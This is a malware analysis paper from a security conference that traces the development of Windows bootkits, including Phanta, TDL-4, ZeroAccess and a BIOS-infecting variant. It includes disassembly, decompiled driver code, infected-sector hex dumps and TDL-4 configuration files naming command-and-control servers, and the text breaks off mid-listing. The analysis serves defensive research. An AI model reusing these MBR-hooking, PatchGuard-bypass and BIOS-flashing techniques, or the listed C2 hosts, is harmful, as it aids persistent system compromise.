Bootkit's development overview and trend

AVAR2012 / by nEINEI **&&** Jason Zhou

Keywords: bootkit, MBR, DBR, VBR, NTFS, Windows Kernel

Abstract

Windows bootkit's development speed is rapid. It has developed from initial POC (Proof-of-Concept) stage to current having several stable virus families. Bootkit's infection measures also extended to BIOS chips, disk MBR, VBR and etc. All these have brought challenges for the security of system boot and kernel entrance. So how to find advantages in the confrontation with bootkit is the problem we have to face in the future.

Introduction

In 2005, the company, eEye Digital, first brought in the idea of bootkit, which stands for boot rootkit, in their project, 'BootRoot' [1]. Generally speaking, one rootkit which is loaded earlier than Windows kernel could be considered as a bootkit. So in this paper, all the mentioned Bootkit viruses use this definition.


After Phanta, also known as *GhostShadow*, first generation bootkit appeared in China in March 2010, Chinese bootkits entered a period of development. So far we already found 5 kinds of relative Phanta variations. Their infection measures, code obfuscation tricks and self-protection approaches have big improvements. As with the development of global bootkit viruses, such as TDSS and Rovnix bootkit families, the trend of bootkit learning from each other becomes more obvious. So in this paper, we will first review the development status of bootkits all over the word from 2010. Then we will have a targeted introduction of Chinese bootkits.

1. Technical overview of bootkits for last three year

1.1 Bootkits in 2010

1.1.1 Phanta 1 As we mentioned above, Phanta 1 should be considered as the first bootkit virus in China. After system is infected by Phanta 1, the malicious MBR copies virus data to the end of real-mode memory and hooks *int 13h* interruption. Then copies the original MBR code to the address 0x7c00 then passes the control to it.


When the boot code reads the file *ntldr* by invoking *int 13h* interruption, Phanta 1 gets the control. It searches for the signature, 0x74f685f0 and 0x3d80, in the function *BILoadBootDrivers* of *ntldr*. If the signature is found, Phanta 1 hooks the next line of code below the signature.



```
PHYSMEM:00422A6A call    near ptr unk_423D31
PHYSMEM:00422A6F call    off_97400
PHYSMEM:00422A75 cmp     byte_43AEF8, 0
PHYSMEM:00422A7C jz      short loc_422A85
PHYSMEM:00422A7E xor     esi, esi
PHYSMEM:00422A80 jmp     loc_422CDA
```


Fig.1 Phanta 1 hooks *ntldr*

When function *off_97400* is called, Phanta 1 gets the image base of *ntoskrnl* and parses its PE structure to find the section with the parameter 0x20000000. After the section is found, Phanta 1 copies its 4 sectors' virus codes to that area. Then Phanta 1 parses the Export Table to address the function *PsCreateSystemProcess* to hook the function *PspCreateProcess*.



```
kd> u
nt!PsCreateSystemProcess+0xb:
805c6cc9 50              push    eax
805c6cca ff354cea6680    push    dword ptr [nt!PspInitialSystemProcessHandle (8066ea4c)]
805c6cd0 ff7510          push    dword ptr [ebp+10h]
805c6cd3 ff750c          push    dword ptr [ebp+0Ch]
805c6cd6 ff7508          push    dword ptr [ebp+8]
805c6cd9 e876f6ffff      call    nt!PspCreateProcess (805c6354)
805c6cde 5d              pop     ebp
805c6cdf c20c00          ret     0Ch

kd> u 0x805C6354
nt!PspCreateProcess:
805c6354 681c010000      push    11Ch
805c6359 6890ae4d80      push    offset nt!ObWatchHandles+0x664 (804dae90)
805c635e e87d1df7ff      call    nt!_SEH_prolog (805380e0)
805c6363 64a124010000    mov     eax,dword ptr fs:[00000124h]
805c6369 89857cffffff    mov     dword ptr [ebp-84h],eax
805c636f 8a8840010000    mov     cl,byte ptr [eax+140h]
805c6375 884ddf          mov     byte ptr [ebp-21h],cl
805c6378 8b4044          mov     eax,dword ptr [eax+44h]
```


Fig.2 hook *PsCreateProcess*

After a new process is being created, Phanta 1 gets the control again. It checks the PID of created process. If the PID equals 4, meaning the process is *system.exe*, Phanta 1 then loads its virus driver.

On the whole, Phanta 1 is an imitation of *Mebroot*, specifically in the malicious MBR code, the way to patch *ntldr* and load virus driver. For example, Phanta 1 uses the same signature as *Mebroot* to search for the address to patch *ntldr*. (0x74f68f50 and 0x3d80 are the signatures)

```
seg000:0119 F2 AE                       repne scasb
seg000:011B 75 61                       jnz     short loc_17E
seg000:011D 90                          nop
seg000:011E 26 66 81 3D F0+             cmp     dword ptr es:[di], 74F685F0h
seg000:0126 75 F1                       jnz     short loc_119
seg000:0128 26 81 7D 05 80+             cmp     word ptr es:[di+5], 3D80h
seg000:012E 75 E9                       jnz     short loc_119
seg000:0130 26 8A 45 04                 mov     al, es:[di+4]
seg000:0134 3C 21                       cmp     al, 21h ; '!'
seg000:0136 74 04                       jz      short loc_13C
seg000:0138 3C 22                       cmp     al, 22h ; '"'
seg000:013A 75 DD                       jnz     short loc_119
seg000:013C
seg000:013C             loc_13C:                                ; CODE XREF: seg000:0136↑j
seg000:013C BE 33 04                    mov     si, 433h
seg000:013F 2E 80 3C 03                 cmp     byte ptr cs:[si], 3
seg000:0143 73 27                       jnb     short loc_16C
seg000:0145 2E 80 04 01                 add     byte ptr cs:[si], 1
seg000:0149 2E 88 44 FD                 mov     cs:[si-3], al
seg000:014D 26 C7 45 FF FF+             mov     word ptr es:[di-1], 15FFh
seg000:0153 66 8C C8                    mov     eax, cs
seg000:0156 66 C1 E0 04                 shl     eax, 4
seg000:015A 05 04 04                    add     ax, 404h
```

Fig.3 *Mebroot*'s MBR code

```
seg000:00A9 F2 AE                       repne scasb
seg000:00AB 75 47                       jnz     short loc_F4
seg000:00AD 66 26 81 3D F0+             cmp     dword ptr es:[di], 74F685F0h
seg000:00B5 75 F2                       jnz     short loc_A9
seg000:00B7 26 81 7D 05 80+             cmp     word ptr es:[di+5], 3D80h
seg000:00BD 75 EA                       jnz     short loc_A9
seg000:00BF 26 8A 45 04                 mov     al, es:[di+4]
seg000:00C3 3C 21                       cmp     al, 21h ; '!'
seg000:00C5 74 04                       jz      short loc_CB
seg000:00C7 3C 22                       cmp     al, 22h ; '"'
seg000:00C9 75 DE                       jnz     short loc_A9
seg000:00CB
seg000:00CB             loc_CB:                                 ; CODE XREF: seg000:00C5↑j
seg000:00CB BE 0B 02                    mov     si, 20Bh
seg000:00CE 2E 80 3C 00                 cmp     byte ptr cs:[si], 0
seg000:00D2 75 20                       jnz     short loc_F4
seg000:00D4 2E 88 04                    mov     cs:[si], al
seg000:00D7 26 C7 45 FF FF+             mov     word ptr es:[di-1], 15FFh
seg000:00DD 66 8C C8                    mov     eax, cs
seg000:00E0 66 C1 E0 04                 shl     eax, 4
seg000:00E4 05 00 02                    add     ax, 200h
seg000:00E7 66 2E A3 FC 01              mov     cs:dword_1FC, eax
```

Fig. 4 Phanta 1's MBR code

In code layout aspect, Phanta 1 also imitates *Mebroot*'s structure.




Fig. 5 contrast between the code layouts of *Mebroot* and Phanta 1.

Like *Mebroot*, Phanta 1 only infects 32-bit Windows XP.

1.1.2 TDL-4 Also known as *Alureon* and *Olmarik*, TDL-4 is the 4th generation of TDSS bootkit family. Compared with earlier versions, TDL-4 has big improvements and indeed brings an evolution in bootkit development process.

TDL-4 firstly came into our eyes in August, 2010. Then it has been consistently in the wild until the end of year 2011. But the main functions keep almost the same except the payload.

As with previous versions, TDL-4 makes use of a configuration file, *cfg.ini*, to handle the communications between user mode and kernel mode. Below is the cfg.ini we found at the very beginning when TDL-4 was found.

```
[main]
version=0.02
aid=30002
sid=0
builddate=4096
rnd=1060284298
knt=1282585731
[inject]
*=cmd.dll
[cmd]
srv=https://68b6b6b6.com/;https://61.61.20.132/;https://3
wsrv=http://rudolfdisney.com/;http://crozybanner.com/;htt
psrv=http://cri71ki813ck.com/
version=0.11
bsh=4bc7a130e66499d688ad31a16f68d75e597c9cc8
delay=7200
csrv=http://lkckclckl1i1i.com/
[tasks]
```

Fig. 6 TDL-4 Found in August 2010

TDL-4 takes advantage of a lot of first seen techniques. It’s the first rootkit virus compatible with all versions of Windows, including 64-bit Windows 7. Below is the TDL-4’s boot process.




Fig. 7 TDL-4 boot process

In order to bypass *PatchGuard* in 64-bit systems and avoid being debugged, TDL-4's real-mode loader module, ldr16, hijacks *kdcom.dll* with ldr32 or ldr64, depending on Windows platform. After ldr32/64 is loaded and the exported function, *KdDebuggerInitialize1*, is called, an image notification routine is set by calling *PsSetLoadImageNotifyRoutine*. In this routine, TDL-4 uses an undocumented function, *IoCreateDriver*, to create a driver object. In this driver object's *DriverEntry* function, a PnP notification routine is registered by calling *IoRegisterPlugPlayNotification.* When this PnP notification routine is invoked, TDL-4 searches its own file system for its main rootkit driver module, drv32/64 and then load them.

```
.text:1000177E                 public KdDebuggerInitialize1
.text:1000177E KdDebuggerInitialize1 proc near          ; DATA XREF: .text:off_10001058↑o
.text:1000177E                 push    offset NotifyRoutine ; NotifyRoutine
.text:10001783                 call    PsSetLoadImageNotifyRoutine
.text:10001789                 retn    4
.text:10001789 KdDebuggerInitialize1 endp
```

Fig. 8 set an image notification routine

```
.text:1000174F ; void __stdcall NotifyRoutine(PUNICODE_STRING, H
.text:1000174F NotifyRoutine   proc near               ; DATA XF
.text:1000174F                                         ; KdDebug
.text:1000174F                 cmp     dword_100017C4, 0
.text:10001756                 jnz     short locret_1000176F
.text:10001758                 push    offset sub_100016EE
.text:1000175D                 push    0
.text:1000175F                 call    IoCreateDriver
.text:10001765                 mov     dword_100017C4, 1
```

Fig. 9 a driver object is created in the routine

TDL-4's self-protection approaches are complicated, including adding system callbacks, hijacking Dr0, hooking *DriverStartIo* routine of Atapi driver, using kernel work item thread to protect hooked functions. This makes it difficult to clean TDL-4 completely.

1.2 Bootkits in 2011

2011 is the year of concentrated outbreak of bootkits. There are several important bootkit families coming out, including ZeroAccess, Phanta and TDSS.

1.2.1 Phanta 2 Phanta 2 first appeared in March 2011. Compared with Phanta 1, Phanta 2 has below major changes:

1. Malicious MBR code is obfuscated so that it becomes more difficult to analyze statically.
2. Virus data written to disk's first 6 sectors is encrypted.
3. Directly overwrite %systemroot%system32/drivers/fips.sys instead of hooking *PspCreateProcess* to load virus driver.

1.2.2 Phanta 3 Phanta 3 appeared in May, 2011. Compared with Phanta 2, Phanta 3 pays attention to protect the malicious MBR. It learns from TDL-4's framework. But it implements these functions in a simplified way.

1. Phanta 3 encrypts and stores original MBR and the code of patching *ntldr* at the end of disk. It stores nothing in the first 64 sectors of the disk any more.
2. It hooks *DriverStartIo* dispatch function of the driver Atapi or SCSI to protect malicious MBR instead of hooking reading and writing dispatch function of *disk.sys* which *Mebroot* used.
3. It replaces beep.sys with malicious driver, hello_tt.sys.

```
kd> db ffdf0a81
ffdf0a81  4a 00 4c 00 89 0a df ff-5c 00 53 00 79 00 73 00  J.L.....\.S.y.s.
ffdf0a91  74 00 65 00 6d 00 52 00-6f 00 6f 00 74 00 5c 00  t.e.m.R.o.o.t.\.
ffdf0aa1  73 00 79 00 73 00 74 00-65 00 6d 00 33 00 32 00  s.y.s.t.e.m.3.2.
ffdf0ab1  5c 00 64 00 72 00 69 00-76 00 65 00 72 00 73 00  \.d.r.i.v.e.r.s.
ffdf0ac1  5c 00 62 00 65 00 65 00-70 00 2e 00 73 00 79 00  \.b.e.e.p...s.y.
ffdf0ad1  73 00 00 00 4d 5a 90 00-03 00 00 00 04 00 00 00  s...MZ..........
ffdf0ae1  ff ff 00 00 b8 00 00 00-00 00 00 00 40 00 00 00  ............@...
ffdf0af1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Fig. 10 replace beep.sys

1.2.3 TDL-4 version 0.31. We captured TDL-4's upgraded variations in August 2011. Its main module's version is 0.03. And the payload's version is 0.31. Still, compared with earlier variations, nothing big changed except payload.

```
[main]
version=0.03
aid=30018
sid=1
builddate=351
rnd=492894223
[inject]
*=cmd.dll
* (x64)=cmd64.dll
[cmd]
srv=https://lo4undreyk.com/;https://sh01cilewk.cc
wsrv=http://gnarenyawr.com/;http://rinderwayr.com
psrv=http://crj71ki813ck.com/
version=0.175
```

Fig. 11 TDL-4 variation found in May 2011

```
[main]
version=0.03
aid=66671
sid=0
builddate=351
installdate=18.9.2011 14:33:4
rnd=979243912
[inject]
*=cmd.dll
* (x64)=cmd64.dll
[cmd]
srv=https://lo4undreyk.com/;https://sh01cilewk.com/;htt
wsrv=http://gnarenyawr.com/;http://rinderwayr.com/;http
psrv=http://crj71ki813ck.com/
version=0.31
```

Fig. 12 TDL-4 variation found in September 2011

```
.text:100017B0 avg_work_item   proc near               ; DATA XREF: KdDebuggerInitialize1+15
.text:100017B0
.text:100017B0 Event           = _KEVENT ptr -18h
.text:100017B0 Timeout         = LARGE_INTEGER ptr -8
.text:100017B0
.text:100017B0                 push    ebp
.text:100017B1                 mov     ebp, esp
.text:100017B3                 sub     esp, 18h
.text:100017B6                 push    esi
.text:100017B7                 xor     esi, esi
.text:100017B9                 push    esi             ; State
.text:100017BA                 push    esi             ; Type
.text:100017BB                 lea     eax, [ebp+Event]
.text:100017BE                 push    eax             ; Event
.text:100017BF                 call    KeInitializeEvent
.text:100017C5                 jmp     short loc_100017EE
.text:100017C7 ; ---------------------------------------------------------------------------
.text:100017C7
.text:100017C7 loc_100017C7:                           ; CODE XREF: avg_work_item+44↓j
.text:100017C7                 push    offset NotifyRoutine ; NotifyRoutine
.text:100017CC                 call    PsSetCreateThreadNotifyRoutine
```

Fig. 13 image notification routine is changed into thread notification routine.

1.2.4 ZeroAccess ZeroAccess, also known as *Max++*, firstly came into our eyes in August 2011. Till now while this paper is being written, we could still hear ZeroAccess's traces in the wild.

ZeroAccess is different from other bootkits mentioned in this paper because it doesn't modify system's bootstrap code. ZeroAccess's dropper chooses a random driver between *classpnp.sys* and *win32k.sys* to infect in overwriting way. Then use *ZwLoadDriver* to load the driver. This driver is obfuscated and packed. This is quite rare among the virus drivers we've ever seen as packing in kernel mode might cause unpredictable issues. The original virus driver is stored in the packed driver's body. After decompressed into the memory, we could see the original driver's file image.




Fig. 14 decompress original driver's body

After maping the file image into memory, the packed driver will search the PE structure to find the entry point of the original driver.




Fig. 15 memory relocation




Fig.16 get the entry point

After entering the original virus driver's code space, ZeroAccess creates a device object to store its virus components and communicate with user mode.




Fig.17 create the device object (22h stands for FILE_DEVICE_UNKNOWN)

Then it creates an IRP hooking driver to hijack *disk.sys*.




Fig. 18 create IRP hooking driver

```
.text:8132B470 ; int __stdcall avg_disk_hook_drvier_entry(PDRIVER_OBJECT DriverObject, int)
.text:8132B470 avg_disk_hook_drvier_entry proc near     ; DATA XREF: DriverEntry+175↓o
.text:8132B470
.text:8132B470 DeviceObject= dword ptr -40Ch
.text:8132B470 var_408= dword ptr -408h
.text:8132B470 Object= dword ptr -404h
.text:8132B470 var_400= byte ptr -400h
.text:8132B470 DriverObject= dword ptr  4
.text:8132B470
.text:8132B470 sub     esp, 40Ch
.text:8132B476 push    edi
.text:8132B477 mov     edi, [esp+410h+DriverObject]
.text:8132B47E mov     eax, offset sub_8132AE90
.text:8132B483 add     edi, 38h ; '8'
.text:8132B486 mov     ecx, 1Ch
.text:8132B48B rep stosd
.text:8132B48D mov     ecx, ds:IoDriverObjectType
.text:8132B493 mov     edx, [ecx]
.text:8132B495 lea     eax, [esp+410h+Object]
.text:8132B499 push    eax
.text:8132B49A push    0
.text:8132B49C push    0
.text:8132B49E push    edx
.text:8132B49F push    0
.text:8132B4A1 push    0
.text:8132B4A3 push    40h ; '@'
.text:8132B4A5 push    offset us_DriverDisk          ; \\driver\\Disk
.text:8132B4AA call    ds:ObReferenceObjectByName
```

Fig.19 hook *disk.sys*

Besides these, ZeroAccess also creates other system threads, APC calls and timers. All these together make it difficult to remove ZeroAccess completely.

1.2.5 TDL-MaxSS TDL-MaxSS came out in November 2011. It's considered as the upgraded version of TDL-4. Compared with TDL-4, MaxSS improves the way to infect MBR. It no longer overwrites original MBR directly. Instead, it modifies DPT (Disk Partition Table) and points it to virus code. In other words, MaxSS forges a new boot partition.

```
normal
00000130 6C 69 64 20 70 61 72 74 69 74 69 6F 6E 20 74 61   lid partition ta
00000140 62 6C 65 00 45 72 72 6F 72 20 6C 6F 61 64 69 6E   ble.Error loadin
00000150 67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74   g operating syst
00000160 65 6D 00 4D 69 73 73 69 6E 67 20 6F 70 65 72 61   em.Missing opera
00000170 74 69 6E 67 20 73 79 73 74 65 6D 00 00 00 00 00   ting system.....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001b0 00 00 00 00 00 2C 44 63 9C 8B 9C 8B 00 00 80 01   .....,Dcœ‹œ‹..€.
000001c0 01 00 07 7F BF 06 3F 00 00 00 41 DC 3F 00 00 00   ....¿.?...AÜ?...
000001d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA   ..............Uª
```

```
infected
00000130 6C 69 64 20 70 61 72 74 69 74 69 6F 6E 20 74 61   lid partition ta
00000140 62 6C 65 00 45 72 72 6F 72 20 6C 6F 61 64 69 6E   ble.Error loadin
00000150 67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74   g operating syst
00000160 65 6D 00 4D 69 73 73 69 6E 67 20 6F 70 65 72 61   em.Missing opera
00000170 74 69 6E 67 20 73 79 73 74 65 6D 00 00 00 00 00   ting system.....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001b0 00 00 00 00 00 2C 44 63 9C 8B 9C 8B 00 00 00 01   .....,Dcœ‹œ‹....
000001c0 01 00 07 7F BF 06 3F 00 00 00 41 DC 3F 00 80 FE   ....¿.?...AÜ?.€þ
000001d0 FF FF 1B FE FF FF 80 DC 3F 00 60 23 00 00 00 00   ÿÿ.þÿÿ€Ü?.`#....
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA   ..............Uª
```

Fig. 20 contrast between normal DPT and MaxSS infected DPT

This is a creation in bootkit development process. As a result, security tools could not only use simple signature matching to check for MBR infection.

1.2.6 Phanta 4 Phanta 4 is also known as *Bioskit* or *Win32/Wapomi.e*. Before 2011, Bioskit yet remained in the conceptual stage. Although some researchers provided ways to attack BIOS in Blackhat 07 [2] and CanSecWest 09 [3], there are difficulties in actual operation. In September 2011, a bioskit virus which targeted Award BIOS appeared in China. That's Phanta 4.

For Award BIOS computers, Phanta 4 infects BIOS by inserting a malicious ISA module. For non-Award BIOS ones, Phanta 4 modifies MBR in common bootkit way.

First, Phanta 4 makes use of cbrom.exe to insert the malicious ISA module, *hook.rom*, into Award BIOS.

```
.text:00401B53 68 E0 40 40 00          push    offset aCbrom_exe      ; "cbrom.exe"
.text:00401B58 50                      push    eax                    ; Dest
.text:00401B59 E8 B8 12 00 00          call    strcat

.text:00401C28 68 BC 40 40 00          push    offset aSSIsaS         ; "%s %s /isa %s"
.text:00401C2D 50                      push    eax                    ; Dest
.text:00401C2E FF 15 E0 30 40 00       call    ds:sprintf
```

Fig. 21 use cbrom.exe to insert *hook.rom*

Second, Phanta 4 replaces *beep.sys* with its virus driver to check BIOS type, backup original BIOS and flash BIOS.

```
NTSTATUS __stdcall avg_dispatch_device_control(int a1, PIRP Irp)
{
  IO_STACK_LOCATION *ioStackLoaction; // eax@1
  int nCtrlCode; // eax@2
  signed int nStatus; // eax@5
  NTSTATUS v6; // edi@9

  ioStackLoaction = (IO_STACK_LOCATION *)Irp->Tail.Overlay.CurrentStackLocation;
  Irp->IoStatus.Status = 0;
  Irp->IoStatus.Information = 0;
  if ( ioStackLoaction->MajorFunction == 0xE )
  {
    nCtrlCode = *(_DWORD *)&ioStackLoaction->Parameters.Create.FileAttributes;
    if ( nCtrlCode == 0x80102180 )
    {
      nStatus = avg_backup_bios();
      goto STATUS_UPDATE;
    }
    if ( nCtrlCode == 0x80102184 )
    {
      nStatus = avg_flash_bios();
